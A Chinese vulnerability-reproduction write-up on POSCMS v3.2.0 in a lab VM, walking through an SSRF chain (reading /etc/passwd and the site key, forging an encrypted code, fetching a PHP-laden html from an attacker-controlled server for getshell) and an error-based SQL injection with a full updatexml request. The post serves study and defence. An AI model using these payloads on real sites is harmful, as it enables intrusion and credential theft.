

POSCMS v3.2.0漏洞复现 (getshell+前台SQL注入)

“ 先知社区，先知安全技术社区

最近工作之余发现虚拟机里存有之前下载的 POSCMSv3.2.0，这个 CMS 系统去年底被爆出漏洞，当时读了参考文章 1 的博客后很想复现一下，却因别的事耽搁了。这次抽空复盘一下，详情见下文。

P.S. 源码请戳附件。

安装环境

本次复盘系统部署在 CentOS 虚拟机中，版本信息如下：


OS: CentOS7 amd64 (IP:10.10.10.129)
PHP: 5.5.38
MySQL: 5.5.60
WebServer: Apache2.4.6

软件版本：2018.11.27 v3.2.0

```
<?php

return array(

    'DR_NAME'      => 'POSCMS个人版',
    'DR_UPDATE'    => '2018.11.27',
    'DR_VERSION'   => '3.2.0',
    'DR_VERSION_ID' => 0,
);
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418200942-d937a476-61d2-1.png>)

对应这个版本支持的 PHP 不得高于 7.1，这里只好对系统默认安装版本降级：

```
yum list installed | grep php
yum remove php*.x86_64
## 添加新的RPM仓库
rpm -Uvh https://mirror.webtatic.com/yum/el7/epel-release.rpm
rpm -Uvh https://mirror.webtatic.com/yum/el7/webtatic-release.rpm
yum install php55w.x86_64 php55w-cli.x86_64 php55w-common.x86_64 php55w-gd.x86_64 php55w-ldap.x86_64 php55w-mbstring.x86_64 php55w-mcrypt.x86_64 php55w-mysql.x86_64 php55w-pdo.x86_64
```

解压 POSCMS-3.2.0.zip 到 Apache 虚拟目录，这里我放在了 `/var/www/html/POSCMS`，软件要求请求 URL 必须以根目录开始，所以修改了一下 `/etc/httpd/conf/httpd.conf`：

```
119 DocumentRoot "/var/www/html/POSCMS"
120
121 #
122 # Relax access to content within /var/www.
123 #
124 <Directory "/var/www">
125     AllowOverride None
126     # Allow open access:
127     Require all granted
128 </Directory>
129
130 # Further relax access to the default document root:
131 <Directory "/var/www/html/POSCMS">
132     #
133     # Possible values for the Options directive are "None", "All",
134     # or any combination of:
135     #   Indexes Includes FollowSymLinks SymLinksifOwnerMatch ExecCGI MultiViews
136     #
137     # Note that "MultiViews" must be named *explicitly* --- "Options All"
138     # doesn't give it to you.
139     #
140     # The Options directive is both complicated and important. Please see
141     # http://httpd.apache.org/docs/2.4/mod/core.html#options
142     # for more information.
143     #
144     Options Indexes FollowSymLinks
145
146     #
147     # AllowOverride controls what directives may be placed in .htaccess files.
148     # It can be "All", "None", or any combination of the keywords:
149     #   Options FileInfo AuthConfig Limit
150     #
151     AllowOverride None
152
153     #
154     # Controls who can get stuff from this server.
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190418200705-7b512062-61d2-1.png>)

然后配置 Mysql，创建数据库、用户、授予权限等等，不再赘述。
访问 `http://10.10.10.129/install.php` 按步骤进行安装，安装成功后访问主页如下图：



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418200959-e3770602-61d2-1.png>)

在安装过程中有一次提示“cache 目录没有写权限”，原因是 `POSCMS` 目录下的所有属主都是 root。可以去修改 Apache 默认授权的用户、组，还是在 `/etc/httpd/conf/httpd.conf` 中找到并修改以下段落：

```
53 # Example:
54 # LoadModule foo_module modules/mod_foo.so
55 #
56 Include conf.modules.d/*.conf
57
58 #
59 # If you wish httpd to run as a different user or group, you must run
60 # httpd as root initially and it will switch.
61 #
62 # User/Group: The name (or #number) of the user/group to run httpd as.
63 # It is usually good practice to create a dedicated user and group for
64 # running httpd, as with most system services.
65 #
66 User newman
67 Group newman
68
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201007-c84cc6c8-61d2-1.png>)

这里我将 `www` 目录允许的用户、组直接改成了当前操作用户 `newman`，接着修改 `POSCMS` 目录的属主为同一属主：

```

[newman@localhost POSCMS]$ ll
total 32
-rwxrwxrwx. 1 newman newman 224 Apr 4 01:57 admin.php
drwxrwxrwx. 9 newman newman 119 Apr 4 01:57 api
drwxrwxrwx. 21 newman newman 4096 Apr 4 03:55 cache
drwxrwxrwx. 3 newman newman 4096 Apr 4 04:58 config
drwxrwxrwx. 7 newman newman 125 Apr 4 01:57 lib
-rwxrwxrwx. 1 newman newman 1246 Apr 4 01:57 index.php
-rw-rw-r--. 1 newman newman 21 Apr 4 02:41 info.php
-rwxrwxrwx. 1 newman newman 1231 Apr 4 01:57 install.php
drwxrwxrwx. 9 newman newman 103 Apr 4 01:57 statics
drwxrwxrwx. 4 newman newman 30 Apr 4 01:57 templates
drwxr-xr-x. 2 newman newman 21 Apr 5 06:29 test
-rwxr-xr-x. 1 newman newman 392 Apr 5 07:19 test.php
drwxrwxrwx. 6 newman newman 62 Apr 4 09:01 uploadfile
-rwxrwxrwx. 1 newman newman 254 Apr 4 01:57 .....txt

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201018-eedc7978-61d2-1.png>)

接着就能正常安装了。有时候位于虚拟机内的 CentOS 无法访问，那么可以查查以下服务的状态，并清空一下规则。基本上关停以下服务，大概率就能访问了：

```

## 清空iptables
sudo iptables -F
## 查看Selinux状态
sudo sestatus
## 临时关闭Selinux
sudo setenforce 0
## 停掉firewall服务
sudo service firewalld stop

```

漏洞 1——SSRF 及 GetShell

打开项目源代码，第一个漏洞的出处

在 `\diy\module\member\controllers\Api.php` 中的 `down_file()` 函数，内容如下：

```

// 文件下载并上传
public function down_file() {

    /**
     * Part0. 获取POST参数url中的内容并解析
     */
    /**/
    $p = array();
    $url = explode('&', $this->input->post('url'));

    foreach ($url as $t) {
        $item = explode('=', $t);
        $p[$item[0]] = $item[1];
    }

    /**
     * Part1. 验证用户权限
     */
    /**/
    !$this->uid && exit(dr_json(0, fc_lang('游客不允许上传附件')));

    // 会员组权限
    $member_rule = $this->get_cache('member', 'setting', 'permission', $this->member['mark']);

    // 是否允许上传附件
    !$this->member['adminid'] && !$member_rule['is_upload'] &
    & exit(dr_json(0, fc_lang('您的会员组无权上传附件')));

    // 附件总大小判断
    if (!$this->member['adminid'] && $member_rule['attachsize']) {
        $data = $this->db->select_sum('filesize')->where('uid',
        $this->uid)->get('attachment')->row_array();
        $filesize = (int)$data['filesize'];
        $filesize > $member_rule['attachsize'] * 1024 * 1024 && exit(dr_json(0, fc_lang('附件空间不足! 您的附件总空间%s, 现有附件%s。', $member_rule['attachsize'].'MB', dr_format_file_size($filesize))));
    }
}

```

```

/*****
***
* Part2. 解密code参数的值获得扩展、路径等信息
*****/
list($size, $ext, $path) = explode('|', dr_authcode($p['code'], 'DECODE'));

/*****
***
* Part3. 生成存放路径
*****/
$path = $path ? SYS_UPLOAD_PATH.'/'.$path.'/' : SYS_UPLOAD_PATH.'/'.date('Ym', SYS_TIME).'/';
!is_dir($path) && dr_mkdirs($path);

$furl = $this->input->post('file');

/*****
***
* Part4. 访问并获取文件
*****/
$file = dr_catcher_data($furl);
!$file && exit(dr_json(0, '获取远程文件失败'));

/*****
***
* Part5. 根据扩展名过滤并存储数据
*****/
$fileext = strtolower(trim(substr(strrchr($furl, '.'), 1, 10))); //扩展名
$exts = (array)explode(',', $ext);
!in_array($fileext, $exts) && exit(dr_json(0, '远程文件扩展名 ( '.$fileext.' ) 不允许'));
$fileext == 'php' && exit(dr_json(0, '远程文件扩展名 ( '.$fileext.' ) 不允许'));

$filename = substr(md5(time()), 0, 7).rand(100, 999);
//文件名

/*****
***
* Part6. 向路径写入数据并返回响应结果
*****/
if (@file_put_contents($path.$filename.'.'.$fileext, $file)) {
    $info = array(
        'file_ext' => '.'.$fileext,
        'full_path' => $path.$filename.'.'.$fileext,
        'file_size' => filesize($path.$filename.'.'.$fileext)/1024,
        'client_name' => '',
    );
    $this->load->model('attachment_model');
    $this->attachment_model->siteid = $p['siteid'] ? $p['siteid'] : SITE_ID;
}

```

```

[ $result ] : $FILE_ID,
    $result = $this->attachment_model->upload($this->uid,
$info);
    if (is_array($result)) {
        list($id) = $result;
        echo json_encode(array('status'=>1, 'id'=>$id, 'name' => dr_strcut($filename, 10).'.'.$fileext));exit;
    } else {
        @unlink($info['full_path']);
        exit(dr_json(0, $result));
    }
} else {
    exit(dr_json(0, '文件移动失败, 目录无权限 ('. $path. ') '));
}
}
}

```

源码分析

这段代码的主要逻辑是根据请求中参数去请求文件内容，并将它保存在特定目录中，最后以 json 格式返回保存结果。

Part1 没什么好说的，只要管理员不修改默认权限，注册个普通用户就有视频、图片的上传功能。Part2 中 `dr_authcode()` 是一个加解密函数，位于 `\diy\dayrui\helpers\function_helper.php`。其具体实现可以不用关心，毕竟源码已经到手，只要找到密钥，就能随意构造加密结果。



```

368 function dr_authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
369
370     if (!$string) {
371         return '';
372     }
373
374     $key_length = 4;
375
376     $key = md5($key ? $key : SYS_KEY);
377     $keya = md5(substr($key, 0, 16));
378     $keyb = md5(substr($key, 16, 16));
379     $keyc = $key_length ? ($operation == 'DECODE' ? substr($string, 0, $key_length) : substr(md5(microtime()), -$key_length)) : '';
380
381     $cryptkey = $keya . md5($keya . $keyc);
382     $key_length = strlen($cryptkey);
383
384     $string = $operation == 'DECODE' ? base64_decode(substr($string, $key_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0) . substr($string, $key_length);
385     $string_length = strlen($string);
386
387     $result = '';
388     $box = range(0, 255);
389
390     $rndkey = array();
391     for ($i = 0; $i <= 255; $i++) {
392         $rndkey[$i] = ord($cryptkey[$i % $key_length]);
393     }

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201039-fad46394-61d2-1.png>)

Part3 中确定了下载文件的名称，这里我们请求的参数中不包含 `code` 参数，使 `$PATH` 为空，则它会取问号表达式的后半段 `SYS_UPLOAD_PATH.'/' . date('Ym', SYS_TIME). '/'`，最后的上传路径如下：`/uploadfile/年月/`。

```

413 // 默认文件上传目录
414 if (!$config['SYS_UPLOAD_DIR']) {
415     // 在当前网站目录
416     $config['SYS_UPLOAD_DIR'] = 'uploadfile';
417     $config['SYS_UPLOAD_PATH'] = WEBPATH.$config['SYS_UPLOAD_DIR'];
418     $config['SYS_ATTACHMENT_URL'] = $config['SYS_ATTACHMENT_URL'] ? $config['SYS_ATTACHMENT_URL'] : $config['SITE_URL'];
419 } else {

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201049-0156c25c-61d3-1.png>)

Part4 中的 `dr_catcher_data()` 函数正是 SSRF 漏洞的来源，其实现位于 `\diy\dayrui\helpers\function_helper.php`。无论代码最后选的是 `fopen` 模式还是 `curl` 模式，开发人员都没有对可解析的协议做限制，也没有校验请求参数 `$url` 的范围。

```

1346 function dr_catcher_data($url) {
1347
1348     // fopen模式
1349     if (ini_get('allow_url_fopen')) {
1350         $data = @file_get_contents($url);
1351         if ($data !== FALSE) {
1352             return $data;
1353         }
1354     }
1355
1356     // curl模式
1357     if (function_exists('curl_init') && function_exists('curl_exec')) {
1358         $ch = curl_init($url);
1359         $data = '';
1360         curl_setopt($ch, CURLOPT_HEADER, 0);
1361         curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
1362         $data = curl_exec($ch);
1363         curl_close($ch);
1364         return $data;
1365     }
1366
1367     return NULL;
1368 }
1369

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201101-0817f2dc-61d3-1.png>)

寻找触发点

直接用 VSCode 的全局搜索功能，寻找 `down_file()` 函数的调用位置：



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201113-0f61c496-61d3-1.png>)


发现它出现在了一个 js 文件中，于是构造一个 XHR 的 POST 请求到服务端，设置 `file` 参数的值使其访问 `/etc/passwd`，得到如下响应：





(https://xzfile.aliyuncs.com/media/upload/picture/20190418201132-1aafa0fc-61d3-1.png)

用浏览器打开“文件存储路径 + 返回的文件名”：



(https://xzfile.aliyuncs.com/media/upload/picture/20190418201151-2641350c-61d3-1.png)

GetShell


再请求一下 `/config/system.php`，该文件中存储有重要的元数据。






(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201204-2dce3428-61d3-1.png>)

这是因为 Part5 中的 `$ext` 变量虽然为空，但它专门过滤了 .php 文件，好在利用 `file://` 协议的解析特性，可以绕过这一点，比如 `.php?.` 或 `.php#.`：



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201220-370315ea-61d3-1.png>)

再次用浏览器打开并设置编码格式为 UTF-8：



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201234-3f7b87de-61d3-1.png>)


获取到安全密钥后，可以构造特殊 payload 绕过扩展名检查。这里，总结一下此次 GetShell 的思路：

1. 构造特殊 payload 使 .html 文件允许被上传
2. 在自己控制的服务器上放置 .html 文件（里面有恶意代码的 php 代码）
3. 利用 SSRF 漏洞，使服务器用 http 协议访问带外数据（OOB），获取到恶意的 .html，形成 Getshell


为了绕过扩展名检查，我将加密代码拷贝进另一文件并填入密钥，输入选择 `1|html,|0`，运行得到输出

为 `22d7Qrdws88/R/uETpWlvY/PFNTYzvs/QNj5PBa66veNDIECqpM`，并构造 POST 参

数 `file=http://10.10.10.1/haha.html&url=code=22d7Qrdws88/R/uETpWlvY/PFNTYzvs/QNj5PBa66veNDIECqpM`，这里的 `haha.html` 里包含了 php 代码 `<?php echo phpinfo();?>`，最终效果如下：



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201252-4a59b388-61d3-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201318-5a23b6f6-61d3-1.png>)

如果这里复现失败了，那大概是在于两点：一、加密函数有时效性，过时需要重新生成；二、CentOS 默认安装的 Apache 无法解析包含 php 代码的 html 文件，需要在 `/etc/httpd/conf.d/php.conf` 中添加如下：

```
1 #
2 # Cause the PHP interpreter to handle files with a .php extension.
3 #
4 AddHandler php5-script .php .html
5 AddType text/html .php .html
6
7 #
8 # Add index.php to the list of files that will be served as directory
9 # indexes.
10 #
11 DirectoryIndex index.php
12
13 #
14 # Uncomment the following line to allow PHP to pretty-print .phps
15 # files as PHP source code:
16 #
17 #AddType application/x-httpd-php-source .phps
18
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201331-615b5db6-61d3-1.png>)

漏洞 2——前台 SQL 注射

最后一个 SQL 注射漏洞，为了找到漏洞出现的位置，我可耻地下载了别人博客里的截图并放大，看到了以下信息：



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201345-6a0f2df2-61d3-1.png>)

查看源码 (`\div\davrui\models\Attachment_model.php`) 可以发现注

入点：

```
public function limit($uid, $page, $pagesize, $ext, $table) {  
    $sql = ' '.$this->db->dbprefix('attachment').' AS `a`,`'.$this->db->dbprefix('attachment_'.(int)substr((string)$uid, -1, 1)).' AS `b`';  
    $sql.= ' WHERE (`a`.`id`=`b`.`id` AND `a`.`siteid`='.$this->siteid.' AND `a`.`uid`='.$uid.')';  
    if ($ext) {  
        $data = explode(',', $ext);  
        $where = array();  
        foreach ($data as $e) {  
            $where[] = 'b`.`fileext`="'.$e.'"';  
        }  
        $sql.= ' AND ('.implode(' OR ', $where).')';  
    }  
  
    $table && $sql.= ' AND `b`.`related` LIKE "'.$this->db->dbprefix($this->siteid.'_'.$table).'%";  
    $data = $this->db->query("SELECT count(*) as total FROM ".$sql)->row_array();  
    $total = (int)$data['total'];  
  
    $sql.= ' ORDER BY `b`.`inputtime` DESC LIMIT '. $pagesize * ($page - 1).','.$pagesize;  
    $data = $this->db->query("SELECT * FROM ".$sql)->result_array();  
    return array($total, $this->get_format_data($data));  
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201358-71d9d3b6-61d3-1.png>)

该函数的调用点位于

(`\diy\module\member\controllers\Account.php`)：


```
public function attachment() {  
    $ext = dr_safe_replace($this->input->get('ext'));  
    $table = $this->input->get('module');  
    $this->load->model('attachment_model');  
  
    $page = max((int)$this->input->get('page'), 1);  
  
    // 检测可管理的模块  
    $module = array();  
    $modules = $this->get_cache('module', SITE_ID);  
    if ($modules) {  
        foreach ($modules as $dir) {  
            $mod = $this->get_cache('module-'.$SITE_ID.'-'.$dir);  
            $this->module_post_catid($mod, $this->markrule) && $module[$dir] = $mod['name'];  
        }  
    }  
  
    // 查询结果  
    list($total, $data) = $this->attachment_model->limit($this->uid, $page, $this->pagesize, $ext, $table);  
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201413-7adab0d4-61d3-1.png>)

对应的功能实际是前台用户中心—> 基本管理—> 附件管理的搜索功能，随便选择某个类别搜索后会看到这条请求：

```
GET /index.php?s=member&c=account&m=attachment&module=photo&ext= HTTP/1.1
Host: 10.10.10.129
```

向 `module` 参数注入 Payload 果然出现了报错：




(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201430-84a24244-61d3-1.png>)

但不知道为什么博客里的 Payload 这里复现失败了，不过已经知道是报错注入，我用了经典的 Payload

—— `" or updatexml(1,concat(1,0x7e,user()),1);#` 拼接入参数中，得到了数据库当前用户：

```
GET /index.php?s=member&c=account&m=attachment&module=photo%22%20or%20updatexml(1,concat(1,0x7e,user()),1);%23&ext= HTTP/1.1
Host: 10.10.10.129
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201449-90601f70-61d3-1.png>)

第一次复现 php 代码漏洞，如有错误或忽略的地方，望各位师傅斧正。以后有时间了好好学一遍 php 语言，毕竟是世界上最好的语言（手动滑稽）。



(<https://xzfile.aliyuncs.com/media/upload/picture/20190418201505-99bdd06c-61d3-1.jpg>)

参考文章

1. <https://www.jianshu.com/p/7cabf9ef2aad> ()
2. <http://www.webbaozi.com/dmsj/111.html> ()
3. http://blog.sina.com.cn/s/blog_3edc5e2e0102w2oh.html ()
4. <https://www.cnblogs.com/wocalieshenmegui/p/5917967.html> ()
5. <https://www.cnblogs.com/rickzhai/p/7896297.html> ()
6. https://blog.csdn.net/xin_y/article/details/79007986 ()